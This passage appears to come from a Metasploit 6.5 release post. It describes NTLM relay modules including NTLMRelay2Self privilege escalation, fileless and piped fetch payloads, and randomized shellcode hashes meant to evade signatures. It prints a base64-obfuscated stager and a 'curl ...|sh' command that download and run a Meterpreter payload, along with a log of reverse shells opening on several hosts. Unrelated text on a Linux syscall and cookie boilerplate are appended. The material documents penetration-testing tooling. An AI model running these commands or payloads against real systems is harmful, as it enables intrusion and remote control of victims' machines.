This structure allows security professionals to offload repetitive telemetry gathering to AI agents while retaining a strict, policy-driven “human-in-the-loop” gate for all offensive actions.
Starting the MCP Server
You can start the server using the msfmcpd binary or directly within msfconsole:
Over the past few years, Metasploit has been making incremental improvements to its NTLM relaying capabilities. While NTLM is considered a legacy authentication protocol, it remains commonly deployed in enterprise environments. This release continues that trend by adding the second NTLM relay server to the framework; HTTP(S). Users can now start a malicious HTTP server that will prompt for authentication and relay it to one or more user-specified targets.
Users can leverage this capability with the new auxiliary/server/relay/http_to_smb and auxiliary/server/relay/http_to_ldap modules. These will open SMB and LDAP sessions respectively and allow the user to interact with the target server in the context of the user whose credentials were relayed. Interactive protocol sessions have been around for a couple of years now and offer users a more fault-tolerant way to interact with targets when compared to the old “only psexec” option. SMB sessions have also been updated with sessions -u support, enabling users to upgrade an interactive SMB session to a Meterpreter session using psexec when desired.
NTLMRelay2Self
The new capability to relay from an HTTP server to another target opens the possibility for unique attack workflows. One such technique is known as NTLMRelay2Self. This multi-step workflow involves coercing a target to authenticating to itself over HTTP which creates a relaying opportunity. After exploiting that relay opportunity, an attacker can establish an LDAP session to a domain controller, authenticated as the machine account. From this position they can leverage RBCD or Shadow Credentials to elevate their permissions on the target workstation (not the domain controller).
While all of these steps can be performed manually, Metasploit added a new exploits/windows/local/ntlm_relay_2_self module to automate this entire process, performing the relay step as well as the others in a single action. This particular attack technique does not have a patch but does require a local user on a domain joined workstation in order to exploit; effectively making it an evergreen LPE.
Fetch Payload Improvements
Fetch payloads were created to support users in writing exploits targeting the wave of new command injection vulnerabilities we saw coming in several years ago. They allow a user to generate a small command-based stager that runs on a target host and calls back to download a full binary payload to run it, giving users the ability to launch a fully-featured binary (EXE, ELF, or DLL) payload using only a single command injection. Three new features we added to extend the utility for Fetch Payloads to our users include Fileless Fetch Payloads, Pipe Fetch Payloads, and support for a new multi pseudoarchitecture payload. Fileless Fetch payloads are wonderfully named; previously, when the Fetch command stager ran, the binary payload was saved to a location on disk and launched. Fileless Fetch Payloads leverage a feature within the Linux Kernel after 3.17 that allows us to write a file directly to memory using the memfd_create syscall and execute it, so no files ever touch the target disk. There are three supported ways to use Fetch Fileless: Python3.8+, shell, and shell-search. Each uses a different technique to create a file in memory and launch it.
Fetch Pipe was created in response to several exploits that we discovered had very small command size requirements, and we found ourselves trying to shrink the command to fetch the binary payload. Fetch Pipe Payloads simply add an extra Fetch command stager so that the user only needs to run a very small command on the remote host that requests a larger command, which, in turn, requests the binary payload. It allowed us to drop the size of the payloads dramatically, and opened the door to create more complex and feature-rich Fetch command stagers since we could use the tiny “pre-stager” rather than a stager with added length, complexity, and encoding requirements.
For example, here we generate the command for a fileless fetch payload:
msf payload(cmd/linux/http/x64/meterpreter/reverse_tcp) > generate -f raw
[*] Command to execute on target: echo -n 'd3JpdGVieXRlcyAoKSB7IHByaW50ZiBcXCUwM28gIiRAIiA7IH07dmRzb19hZGRyPSQoKDB4JChncmVwIC1GICJbdmRzb10iIC9wcm9jLyQkL21hcHMgfCBjdXQgLWQnLScgLWYxKSkpO2ptcD0iNDhiOCIkKGVjaG8gJChwcmludGYgJTAxNnggJHZkc29fYWRkcikgfCByZXYgfCBzZWQgLUUgJ3MvKC4pKC4pL1wyXDEvZycpImZmZTAiO3NjPSc0ODMxZjY1NjU0NWY0OGM3YzBjMWZlZmZmZjQ4ZjdkODBmMDU0ODg5YzdiMDRkMGYwNTZhMjI1ODBmMDUnO3JlYWQgc3lzY2FsbF9pbmZvIDwgL3Byb2Mvc2VsZi9zeXNjYWxsO2FkZHI9JCgoJChlY2hvICRzeXNjYWxsX2luZm8gfCBjdXQgLWQnICcgLWY5KSkpO2V4ZWMgMz4vcHJvYy9zZWxmL21lbTtkZCBicz0xIHNraXA9JHZkc29fYWRkciA8JjMgPi9kZXYvbnVsbCAyPiYxO3ByaW50ZiAiJCh3cml0ZWJ5dGVzIGBwcmludGYgJHNjIHwgc2VkICdzLy5cezJcfS8weCYgL2cnYCkiID4mMztleGVjIDM+Ji07ZXhlYyAzPi9wcm9jL3NlbGYvbWVtO2RkIGJzPTEgc2tpcD0kYWRkciA8JjMgPi9kZXYvbnVsbCAyPiYxO3ByaW50ZiAiJCh3cml0ZWJ5dGVzIGBwcmludGYgJGptcCB8IHNlZCAncy8uXHsyXH0vMHgmIC9nJ2ApIiA+JjM7' | base64 -d | ${SHELL} & cd /proc/$!;og_process=$!;sleep 2;FOUND=0;if [ $FOUND -eq 0 ];then for f in $(find ./fd -type l -perm u=rwx 2>/dev/null);do if [ $(ls -al $f | grep -o "memfd" >/dev/null; echo $?) -eq "0" ];then if $(curl -so $f http://10.5.135.210:8080/20s16UxqPChr1I-hZk-vRg >/dev/null);then $f & FOUND=1;break;fi;fi;done;fi;sleep 2;kill -9 $og_process;
echo -n 'd3JpdGVieXRlcyAoKSB7IHByaW50ZiBcXCUwM28gIiRAIiA7IH07dmRzb19hZGRyPSQoKDB4JChncmVwIC1GICJbdmRzb10iIC9wcm9jLyQkL21hcHMgfCBjdXQgLWQnLScgLWYxKSkpO2ptcD0iNDhiOCIkKGVjaG8gJChwcmludGYgJTAxNnggJHZkc29fYWRkcikgfCByZXYgfCBzZWQgLUUgJ3MvKC4pKC4pL1wyXDEvZycpImZmZTAiO3NjPSc0ODMxZjY1NjU0NWY0OGM3YzBjMWZlZmZmZjQ4ZjdkODBmMDU0ODg5YzdiMDRkMGYwNTZhMjI1ODBmMDUnO3JlYWQgc3lzY2FsbF9pbmZvIDwgL3Byb2Mvc2VsZi9zeXNjYWxsO2FkZHI9JCgoJChlY2hvICRzeXNjYWxsX2luZm8gfCBjdXQgLWQnICcgLWY5KSkpO2V4ZWMgMz4vcHJvYy9zZWxmL21lbTtkZCBicz0xIHNraXA9JHZkc29fYWRkciA8JjMgPi9kZXYvbnVsbCAyPiYxO3ByaW50ZiAiJCh3cml0ZWJ5dGVzIGBwcmludGYgJHNjIHwgc2VkICdzLy5cezJcfS8weCYgL2cnYCkiID4mMztleGVjIDM+Ji07ZXhlYyAzPi9wcm9jL3NlbGYvbWVtO2RkIGJzPTEgc2tpcD0kYWRkciA8JjMgPi9kZXYvbnVsbCAyPiYxO3ByaW50ZiAiJCh3cml0ZWJ5dGVzIGBwcmludGYgJGptcCB8IHNlZCAncy8uXHsyXH0vMHgmIC9nJ2ApIiA+JjM7' | base64 -d | ${SHELL} & cd /proc/$!;og_process=$!;sleep 2;FOUND=0;if [ $FOUND -eq 0 ];then for f in $(find ./fd -type l -perm u=rwx 2>/dev/null);do if [ $(ls -al $f | grep -o "memfd" >/dev/null; echo $?) -eq "0" ];then if $(curl -so $f http://10.5.135.210:8080/20s16UxqPChr1I-hZk-vRg >/dev/null);then $f & FOUND=1;break;fi;fi;done;fi;sleep 2;kill -9 $og_process;
Here is that same command with fetch_pipe enabled:
msf payload(cmd/linux/http/x64/meterpreter/reverse_tcp) > set fetch_pipe true
fetch_pipe => true
msf payload(cmd/linux/http/x64/meterpreter/reverse_tcp) > set fetch_uripath x
fetch_uripath => x
msf payload(cmd/linux/http/x64/meterpreter/reverse_tcp) > generate -f raw
[*] Command to execute on target: curl -s http://10.5.135.210:8080/x|sh
curl -s http://10.5.135.210:8080/x|sh
By enabling the fetch pipe option, our payload to run on the target went from 2,374 characters to 38.
The final new feature added to Fetch Payloads in 6.5 is support for a new multi pseudoarchitecture. The new multi pseudoarchitecture allows users to generate a Fetch payload command stager that will run and report back the architecture of the target host while it requests the binary payload, allowing the Fetch Handler to serve a payload that matches the target architecture. This is incredibly useful during the exploitation of modern Linux hardware, as a Linux host could be running on one of many architectures from x86_64 to ARM. The new multi pseudoarch allows a user to send a payload in an exploit to a Linux host and have it “just work” regardless of the underlying architecture, thus eliminating the users need to know (or correctly guess).
Here is an example of generating a Fetch Multi payload and handler, then running the Fetch command stager on several different Linux targets, each running a different architecture:
msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > show options

Module options (payload/cmd/linux/http/multi/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP,
                                               WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous
                                              handles, requires Linux ≥3.17 (for Python variant also Python ≥3
                                              .8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+
                                              , shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH   x                no        Local URI to use for serving payload
   LHOST           10.5.135.210     yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  true             yes       Host both the binary payload and the command so it can be piped dire
                                          ctly to the shell.


   When FETCH_FILELESS is none:

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   FETCH_FILENAME      cldOGvRDplZ      no        Name to use on remote system when storing payload; cannot co
                                                  ntain spaces or slashes
   FETCH_WRITABLE_DIR  ./               yes       Remote writable dir to store payload; cannot contain spaces


View the full module info with the info, or info -d command.

msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > to_handler
[*] Command to execute on target: curl -s http://10.5.135.210:8080/x|sh
[*] Payload Handler Started as Job 0

[*] Fetch handler listening on 10.5.135.210:8080
[*] HTTP server started
[*] Adding resource /csmCra8lnQTHxFXkipQC0w
[*] Adding resource /x
[*] Started reverse TCP handler on 10.5.135.210:4444
msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > [*] Client 10.5.132.212 requested /x
[*] Sending payload to 10.5.132.212 (curl/8.13.0-rc3)
[*] Client 10.5.132.212 requested /csmCra8lnQTHxFXkipQC0w?arch=armv7l
[*] Sending payload to 10.5.132.212 (curl/8.13.0-rc3)
[*] Dynamic Payload Detected, expecting a Query String in the request...
[*] Building payload for armle arch
[*] Meterpreter session 1 opened (10.5.135.210:4444 -> 10.5.132.212:45068) at 2026-07-14 11:33:18 -0500
[*] Client 10.5.132.214 requested /x
[*] Sending payload to 10.5.132.214 (curl/8.11.0)
[*] Client 10.5.132.214 requested /csmCra8lnQTHxFXkipQC0w?arch=aarch64
[*] Sending payload to 10.5.132.214 (curl/8.11.0)
[*] Dynamic Payload Detected, expecting a Query String in the request...
[*] Building payload for aarch64 arch
[*] Meterpreter session 2 opened (10.5.135.210:4444 -> 10.5.132.214:39894) at 2026-07-14 11:33:26 -0500
[*] Client 10.5.132.224 requested /x
[*] Sending payload to 10.5.132.224 (curl/7.52.1)
[*] Client 10.5.132.224 requested /csmCra8lnQTHxFXkipQC0w?arch=mips64
[*] Sending payload to 10.5.132.224 (curl/7.52.1)
[*] Dynamic Payload Detected, expecting a Query String in the request...
[*] Building payload for mips64 arch
[*] Meterpreter session 3 opened (10.5.135.210:4444 -> 10.5.132.224:53506) at 2026-07-14 11:33:41 -0500

msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > sessions -C sysinfo
[*] Running 'sysinfo' on meterpreter session 1 (10.5.132.212)
Computer     : kali-raspberrypi
OS           : Debian  (Linux 5.15.44-Re4son-v7+)
Architecture : armv7l
BuildTuple   : armv5l-linux-musleabi
Meterpreter  : cmd/linux
[*] Running 'sysinfo' on meterpreter session 2 (10.5.132.214)
Computer     : kali-raspberrypi
OS           : Debian  (Linux 5.15.44-Re4son-v8l+)
Architecture : aarch64
BuildTuple   : aarch64-linux-musl
Meterpreter  : cmd/linux
[*] Running 'sysinfo' on meterpreter session 3 (10.5.132.224)
Computer     : ubnt
OS           : Debian 9.13 (Linux 4.9.79-UBNT)
Architecture : mips64
BuildTuple   : mips64-linux-muslsf
Meterpreter  : cmd/linux
msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) >
As you can see, the same short command (curl -s http://10.5.135.210:8080/x|sh) with the same handler serves the corresponding binary payload to ARMLE, AARCH64, and MIPS64-based Linux hosts.
Block API Hashes Are Randomized
The block API is a critical piece of shellcode that is the foundation of all of Metasploits 32-bit and 64-bit payloads. It enables the shellcode author to invoke win32 API methods using a 32-bit hash of the method and module name. It’s been over 5 years since Metasploit started randomizing this piece of shellcode so its 140+ static were no longer trivial signature fodder. What remained however was the 32-bit API hash, whose usage was periodically the subject of various reports. This year, Metasploit updated the block API itself to allow the 32-bit hashes to also be randomized. Now each time the block API is generated, not only are the instructions shuffled but the hash used to invoke win32 API methods are randomized.
ATT&CK Metadata
When you have about 4500 exploit auxiliary and post modules, discoverability can be a real problem. One thing Metasploit often deals with is ensuring that users have optimal means to find what they are looking for. Historically this has manifested itself as search improvements and even an fzf plugin. One thing users often need to do however is emulate real world threat actors. A substantial amount of threat intelligence provides these techniques while documenting the attack chains. Metasploit has begun tagging our own modules with ATT&CK tags to enable users to easily find modules that leverage a particular technique. To search for a module, use the att&ck search modifier. For example to find all modules that leverage T1059.001 (Command and Scripting Interpreter: PowerShell) use att&ck:T1059.001. The hierarchy is also honored, so to search more broadly for T1059 (Command and Scripting Interpreter) use att&ck:T1059 and additional modules such as exploit/windows/mysql/mysql_mof will be included in the search results.
Conclusion
Metasploit 6.5 represents an evolution in the framework, delivering a wide array of new capabilities designed to improve both usability and the realism of modern security testing. From the highly requested integration of Malleable C2 profiles and our new Metasploit MCP Server to advanced NTLM relaying, enhanced fetch payload utilities, and the introduction of MITRE ATT&CK tagging, this release is built to support increasingly complex and automated workflows. We look forward to seeing how these tools help our community continue to push the boundaries of vulnerability validation and threat emulation. Thank you to all the contributors who helped make this release possible.
Linux provides a system call (mkdir())
to create a directory, and a few variants of open() that can open a directory. There is, however, no
system call in Linux that can create and open a directory in a single,
race-free call. Jori Koolstra has been working on remedying that
situation, most recently by repurposing a set of open() flags that currently
return an error. There are, however, concerns that show just how hard it
can be to create user-space interfaces that do not present traps for
application developers.
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.